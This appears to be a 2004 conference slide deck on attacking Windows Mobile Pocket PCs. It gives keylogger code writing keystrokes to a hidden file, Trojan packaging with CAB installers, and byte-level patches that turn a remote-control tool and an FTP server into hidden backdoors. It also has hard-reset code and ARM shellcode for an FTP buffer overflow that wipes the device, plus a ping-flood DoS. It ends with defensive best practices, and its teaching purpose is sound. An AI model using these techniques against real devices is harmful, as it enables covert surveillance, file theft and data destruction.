



Pocket PC Abuse



Friday, July 30, 2004



Seth Fogie



seth@airscanner.com



Pocket PC Abuse: To Protect and Destroy




July 30, 2004 12:00 - 12:50



Who am I?

- **Seth Fogie, VP Airscanner**
- **Airscanner Mobile Security**
 - Mobile AntiVirus
 - Mobile Encrypter
 - and more coming...
- **Author**
 - Security Warrior
 - Maximum Wireless Security
 - InformIT.com Security Section



al; sample page 1 of 52
Dr. Cyrus Peikari and Seth Fogie

DE TO PROTECTING
ESS NETWORK



Overview

- Basic Security Issues
- Conceal A Backdoor Wizard
- Keyboard Logger
- Reverse Engineering Overview
- The Invisible Spy
- The Backdoor FTP Server
- Hard Reset Code Extract
- Window Mobile Buffer Overflow
- Miscellaneous Attacks
- Protections and Preventions

Basic Security Issues


- Intrinsically lacking in security
- Lost/stolen/repaired/Sold PDA's
- Password issues:
 - Stored in reg. Cpl swap. Bruteforce.
- Biometrics
- Bluetooth/IR issues
- Wi-Fi issues
- ActiveSync DoS connect/disconnect on port 5679
- Network DoS attacks – ping -i .001 <PDA IP>
- Forensics Programs 'copy' RAM/ROM image
- Hard Reset/Soft Reset DoS (more on this later)
- Autorun fun with folder 2577 (**dem**os)

Coneal A Backdoor Wizard (Cabwiz)

- Trojan wrapper
 - Conceals Trojan install files & registry settings
 - Consolidates installation process into one step
 - Self extracting and self executing
 - CAB files self destructs
 - Created by Microsoft...guaranteed to work
- Steps
 - Create Trojan files & determine registry settings
 - Msdn.microsoft.com for instructions
 - .inf file contains all relevant information
 - C:\Cabwiz fungame.inf = fungame.cab

What is a PDA Keyboard

- What is a Windows Mobile Keyboard?
 - Large bitmap
 - Code to define what section to load
 - Key array to define key press behavior
 - Character to be ‘typed’
 - Button coordinates to be ‘pushed’
 - Packaged as core DLL (MSIM.DLL)
 - Configured via registry settings



Keyboard Logger?


- Challenges
 - Requires creation of custom alternate keyboard
 - Installable DLL with registry settings
 - OS and OEM variations
- Creation
 - Soft Input Panel Starters:
 - Programming CE .NET (sample numerical keyboard)
 - Platform Builder (sample SIP)
 - EVC4
 - SIP Code + (CreateFile, SetFilePointer, WriteFile)

Keyboard Logger Details

- The Code
 - HANDLE hfile;
 - hfile=CreateFile(TEXT("\\logfile.txt"), GENERIC_WRITE, FILE_SHARE_WRITE, NULL, OPEN_ALWAYS, **FILE_ATTRIBUTE_HIDDEN**, 0);
 - SetFilePointer(hfile, 0, NULL, FILE_END);
 - WriteFile(hfile, keyValue, keyValueSize, &dwordValue, NULL);
 - CloseHandle(hfile);
- Registry Settings:
 - IsSIPInputMethod disabled for real keyboard
 - CLSID: 42429667-ae04-11d0-a4f8-00aa00a749b9 (set 1 to 0)
 - ‘Keyboard’ name & icon borrowed by keylogger.dll
 - New keyboard has own CLSID with settings
 - HKCU\ControlPanel\SIP\DefaultIM\{CLSID}

Keyboard Logger!

- Install with help of cabwiz (**demo**)
- Difficult to detect
 - Hidden attribute set on WriteFile = invisible file
 - Process practically invisible



RVE Overview

- OS & Hardware specifics
- Legal Issues
- RVE tools and techniques
- ARM Fundamentals

Windows CE Overview

- **Windows 2000 Kernel with 32 process limit**
- **Memory**
 - RAM (Registry, Programs, Databases)
 - ROM (OS)
 - eXecute In Place – Save memory (No Compression)
 - Can't break executing DLL code
- **Graphics, Windowing and Event Subsystem**
- **Scheduler**
 - Multitasking
 - Thread level vs. process level scheduling

RVE Legal Issues

- **Laws**

- No person shall circumvent a technological measure that effectively controls access to a work protected under this title.
- to "circumvent a technological measure" means to descramble a scrambled work, to decrypt an encrypted work, or otherwise to avoid, bypass, remove, deactivate, or impair a technological measure, without the authority of the copyright owner;

- **Encryption Research & Security Testing**

- identify and analyze flaws and vulnerabilities of encryption technologies applied to copyrighted works
- accessing a ...computer system...solely for the purpose of ...investigating... a security flaw or vulnerability...

- **I have obtained permission to RVE these programs...**

Reverse Engineering Fundamentals

- **Prerequisites**
 - **ASM (concept)**
 - **Hex to Binary to ASCII to Decimal**

ASCII	B	L	A	C	K
HEX	42	4C	41	43	4B
Decimal	066	076	065	067	075
Binary	01000010	01001100	01000001	01000011	01001011

- **ARM Processor**
 - **Registers**
 - **Opcodes**

ARM Registers

- **Registers**
 - 37 Total @ 32 bit each
 - Register purpose changes depending on mode
 - R0 – R14 + PC(R15)
 - R15(PC): Program Counter – Next address of execution
 - R14: Link Register (LR) – Hold sub routine return address.
 - R13: Stack Pointer (SP)
 - Status Flags (NZCO)
 - Negative / Less Than
 - Zero (Equal)
 - Carry / Borrow / Extend
 - Overflow

ARM Registers

Registers

```
R0 = 0ED04716 R1 = 00000000 R2 = 2206FEF8  
R3 = 00000005 R4 = 00011630 R5 = 0ED04716  
R6 = 00000000 R7 = 2206FEF8 R8 = 00011630  
R9 = 1E17FD40 R10 = 8C0D4240  
R11 = 2206FEDC R12 = 01FA137C  
Sp = 2206FEBC Lr = 23FA17F8 Pc = 22011630  
Psr = 8000001F
```

```
Negative=1 Zero=0 Carry=0 Overflow=0
```

```
IRQ=0 FIQ=0 Thumb=0
```

```
Mode=F
```

ARM Opcodes – MOV, CMP

- **Move (MOV) – XX XX A0 EX**
 - MOV R3, R1: 01 30 A0 E1
 - MOV R2, #1: 01 20 A0 E3
- **Compare (CMP) – XX XX 5X EX**
 - CMP R2, R3: 03 00 52 E1
 - CMP R4, #1: 01 00 54 E3

ARM Status Flags

- **Status Flags**
 - **CMP R0, R1**

N	Z	C
R0 >= R1 → 0	R0=R1 → 1	R0>=R1 → 1

- **MOVS R0, R1 / ANDS R0, R1, 0xFF**

N	Z	C
R1 < 0 → 1	R1 = 0 → 1	Pass through

ARM Status Flags

- EQ: Z set equal
- NE: Z clear not equal
- CS: C set unsigned higher or same
- CC: C clear unsigned lower
- MI: N set negative
- PL: N clear positive or zero
- VS: V set overflow
- VC: V clear no overflow
- HI: C set and Z clear unsigned higher
- LS: C clear or Z set unsigned lower or same
- GE: N equals V greater or equal
- LT: N not equal to V less than
- GT: Z clear AND (N equals V) greater than
- LE: Z set OR (N not equal to V) less than or equal
- AL: (ignored) always

ARM Opcodes – B, BL

- **Branch (B) - XX XX XX EA**
 - **BEQ: If Z = 1 (XX XX XX 0A)**
 - **BNE: If Z = 0 (XX XX XX 1A)**
 - **BMI: If N = 1 (XX XX XX 4A)**
- **Branch Link (BL) - XX XX XX EB**
 - **BLEQ: If Z = 1 (XX XX XX 0B)**
 - **BLNE: If Z = 0 (XX XX XX 1B)**

ARM Opcodes – LDR / STR



- **Load Register (LDR) / Store Register (STR)**
 - **STR R1, [R4, R6]** **Store R1 in R4+R6**
 - **STR R1, [R4,R6]!** **Store R1 in R4+R6 and write the address in R4**
 - **STR R1, [R4], R6** **Store R1 at R4 and write back R4+R6 to R4**
 - **STR R1, [R4, R6, LSL#2]** **Store R1 in R4+R6*2 (LSL discussed next)**
 - **LDR R1, [R2, #12]** **Load R1 with value at R2+12.**
 - **LDR R1, [R2, R4, R6]** **Load R1 with R2+R4+R6**
- **LDM/STM**
 - **STMFD SP!, {R4,R5,LR}**
 - **LDMFD SP!, {R4,R5,LR}**
- **LDRB/STRB**

Reverse-engineering Tools

- **Hex Editor**
 - Needed to make changes to program files
 - UltraEdit32
- **Disassembler**
 - Converts program file into ASM code
 - IDA Pro
- **Debugger**
 - USB connection SLOW! (Pocket Hosts + W/LAN)
 - Allows real time execution and walk through of code
 - Microsoft eMbedded Visual C++ 3/4

The Invisible Spy

- vRemote 3.0 (permission obtained to RVE)
 - Remotely control or view PDA from PC (VNC)
- Legit program with valid purpose...
 - Standard installer
 - Registry settings
 - Listed in Running Programs List



- ...but what if I don't want it to be visible!

The Invisible Spy - RVE ex. 1.1

- Locate window create functions (**DEMO START**)
- CreateWindowEx
 - **HWND CreateWindow(**
 LPCTSTR *lpClassName,*
 LPCTSTR *lpWindowName,*
 DWORD *dwStyle,*
 int *x, int* *y, int* *nWidth, int* *nHeight,*
 HWND *hWndParent,*
 HMENU *hMenu,*
 HANDLE *hInstance,*
 PVOID *lpParam*);
- **dwStyle**
 - **WS_MAXIMIZE, WS_MINIMIZE, WS_POPUP, WS_VISIBLE,** etc.
- **Winuser.h**
 - **#define WS_MAXIMIZE** 0x1000000
 - **#define WS_MINIMIZE** 0x20000000
 - **#define WS_POPUP** 0x80000000
 - **#define WS_VISIBLE** 0x10000000

The Invisible Spy - RVE ex. 1.2

- General RVE process
 - Load it in Disassembler
 - Locate needed files!
 - Note names of functions
 - CreateWindowEx
 - MessageBoxW
 - wcscmp
 - Wcslen
 - Find target (**demo-CreateWindowEx**)
 - Change Visible to Minimize

The Invisible Spy – ex. 1.3


- 0001210C - Minimize
 - MOV R3, #0x10000000
 - 01 32 A0 E3
 - 0001210C
 - MOV R3, #0x20000000
 - 02 32 A0 E3
 - 150C
- 0001219C - ShowWindow
 - BL ShowWindow
 - A6 15 00 EB
 - 0001219C
 - MOV R0, R0 (Virtual NOP)
 - 00 00 A0 E1
 - 159C
- 000121A4 - UpdateWindow
 - BL UpdateWindow
 - A1 15 00 EB
 - 000121A4
 - MOV R0, R0
 - 00 00 A0 E1
 - 15A4

The Invisible Spy – ex. 1.4

- What do you get?
 - Full hidden remote viewing/control
 - Alerting feature when on WLAN/LAN
 - Could be easily placed in Windows\Startup folder
- How can you stop?
 - Firewall
 - Monitor running processes
 - Not true virus → AV useless
- That cool, but what about remote file access?

The Hidden FTP Server

- Ftpsrv.exe
 - No authentication
 - Does not show up in program memory listing
 - FULL access to PDA files
 - Visible icon and defaulted to port 21



The Hidden FTP Server - ex. 2.1

- Locate window Icon functions (**DEMO START**)
- Shell_NotifyIcon - This function sends a message to the system to add, modify, or delete an icon from the taskbar status area.
 - **Shell_NotifyIcon**(
 DWORD *dwMessage*,
 PNOTIFYICONDATA *pnid*);
- *dwMessage*
 - NIM_ADD, NIM_MODIFY , NIM_DELETE
- Shellapi.h
 - #define NIM_ADD 0
 - #define NIM_MODIFY 1
 - #define NIM_DELETE 2

The Hidden FTP Server – ex. 2.2

- 00013AC8 - Shell_NotifyIcon Create
 - MOV Shell_NotifyIcon → MOV R0, R0
 - 3A 01 00 EB → 00 00 A0 E1
 - 00013AC8 → 2EC8
- 00013B18 - Shell_NotifyIcon Delete
 - BL Shell_NotifyIcon → MOV R0, R0
 - 26 01 00 EB → 00 00 A0 E1
 - 00013B18 → 2F18
- 0001694C – Change Port
 - 0x15 = 21 → ?? (0x2D = 45)
 - 0001694C → 454C

The Hidden FTP Server – ex. 2.3

- What do you get?
 - Full hidden remote file access
 - Could be easily placed in Windows\Startup folder
- How can you stop?
 - Firewall
 - Monitor running processes
 - Not true virus → AV useless
- That cool, but what about remote malicious attacks?

Hard Reset Code – ex. 3.1

```
#include <windows.h>
#include <winioctl.h>
#define IOCTL_HAL_REBOOT CTL_CODE(FILE_DEVICE_HAL, 15,
    METHOD_BUFFERED, FILE_ANY_ACCESS)
extern "C" __declspec(dllimport) void SetCleanRebootFlag(void);
extern "C" __declspec(dllimport) BOOL KernelloControl(
    DWORD dwIoControlCode,
    LPVOID lpInBuf,
    DWORD nInBufSize,
    LPVOID lpOutBuf,
    DWORD nOutBufSize,
    LPDWORD lpBytesReturned);

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance,
    LPTSTR lpCmdLine, int nCmdShow)
{
    SetCleanRebootFlag();
    KernelloControl(IOCTL_HAL_REBOOT, NULL, 0, NULL, 0, NULL);

    return 0;
}
```

Hard Reset Code – ex. 3.2

- LDR R0, =SetCleanRebootFlag Set R0 = Clean Reboot Flag
- LDR R1, [R0] Load R1 with value in R0
- MOV LR, PC Move PC to LR
- MOV PC, R1 Move R1 to PC
- MOV R3, #0 R3 = 0
- STR R3, [SP,#4] Store R3 at SP + 4
- MOV R0, #0 R0 = 0
- STR R0, [SP] Store R0 at SP
- MOV R3, #0 R3 = 0
- MOV R2, #0 R2 = 0
- MOV R1, #0 R1 = 0
- LDR R0, =0x101003C R0 = IOCTL_HAL_REBOOT
- LDR R4, =KernelloControl R4 = KernelloControl Function Addr
- LDR R4, [R4] Load R4 with value in R4 Addr
- MOV LR, PC Move PC to LR
- MOV PC, R4 ← Reset! Set PC = KernelloControl → Reset!

FTP Buffer Overflow – ex. 4.1

- Ftpsrv.exe
 - FTP servers are notorious for buffer overflows
 - mkdir, cd, etc partially vulnerable → x00
 - Raw FTP commands vuln via unchecked strcpy
 - Overwrite PC (return address) register
 - Standard ‘Smash stack’ overflow
 - Hard reset code injection?

FTP Buffer Overflow – ex. 4.2

- sub_12F28 (**demo AAAAA**)
 - ...00012FE0 ldmia sp!, {r4 - r6, pc}
 - SP = 0007FB28 → PC = 0007FB34 = ?? ?? ?? ??
- Unabridged reset code fails
 - 0x00 not allow → convert all 00 to 01
- No XOR on ARM...but there is AND
 - Mov r1, #1 → 01 10 A0 E3 (E3A01001)
 - AND R1, R1, 0xF0 → F0 10 01 E2 (E20110F0)
 - 11110000 & 00000001 = 00000000
- Replace all 0x01 with 0x00
 - STRB R1, PC, 34 (00 00 A0 E3 → 01 00 A0 E3)

FTP Buffer Overflow – ex. 4.3 Demo

- E3A01001 MOV R1, #1
- E20110F0 AND R1, R1, 0xF0
- E5CF102C #10 STRB R1, PC, 2C
- E5CF1029 #9 STRB R1, PC, 2C
- E5CF1028 #8 STRB R1, PC, 2C
- E5CF1025 #7 STRB R1, PC, 2C
- E5CF1025 #6 STRB R1, PC, 2C
- E5CF1024 #5 STRB R1, PC, 2C
- E5CF1024 #4 STRB R1, PC, 2C
- E5CF1024 #3 STRB R1, PC, 2C
- E5CF1025 #2 STRB R1, PC, 2C
- E5CF1031 #1 STRB R1, PC, 2C
- 13. E59F1034 LDR R1, PC+34
- 14. E1A0E00F MOV LR, PC
- 15. E1A0F001 MOV PC, R1
- 16. E3A00101 #9 #10 MOV R0, 0
- 17. E58D0101 #7 #8 STR R0, SP
- 18. E58D0104 #6 STR R0, SP+4
- 19. E3A03001 #5 MOV R3, 0
- 20. E3A02001 #4 MOV R2, 0
- 21. E3A01001 #3 MOV R1, 0
- 22. E59F0108 #2 LDR R0, PC+8
- 23. E59F4008 LDR R4, PC+8
- 24. E1A0E00F MOV LR, PC
- 25. E1A0F004 MOV PC, R4
- 26. 0101013C #1IOCTL_HAL_REBOOT
- 27. 01F730FC DATA
- 28. 01F74F74 DATA

FTP Buffer Overflow – ex. 4.4

- Demo
- Challenges
 - Offset value not static
 - Value for reset not static (OEM & OS)
 - Dell vs. iPAQ
 - Windows CE versions (minor and major)
 - Ftpsrv.exe always crashes,
 - ...but PDA doesn't always reset.

PDA Best Practices

- PDA Policy
 - Understand these devices are going to be used...be proactive.
 - Ask these questions:
 - Who needs it (CEO, IT Admins)?
 - What will they use it for (email, contacts, task list)?
 - Why will they use it (cool toy, productivity)?
 - Where will they use it (home, work, on the road)?
 - How does it need protected?

PDA Best Practices: Cont.

- PDA Security Tips
 - Enterprise managed and owned PDA
 - Control amount/type of data stored
 - Encrypt all sensitive data
 - Strong password (default four digit PIN is weak)
 - Data wipe feature
 - Encrypted and Secure synchronization
 - Use VPN, ssh, SSL, X.509 certificates, Smartcard
 - Logging ability
 - Firewall and AV
 - Backup regularly

Summary

The PDA (Windows Mobile is not secure...

...Any questions?
seth@airscanner.com

References

- www.arm.com
- <http://www.ngine.de/gbadoc/armref.pdf>
- <http://www.eecs.umich.edu/speech/docs/arm/ARM7TDMIvE.pdf>
- www.kaos.net
- Samija, Gerard Ivan. (2004) Downloadable Threats to Pocket PC Data.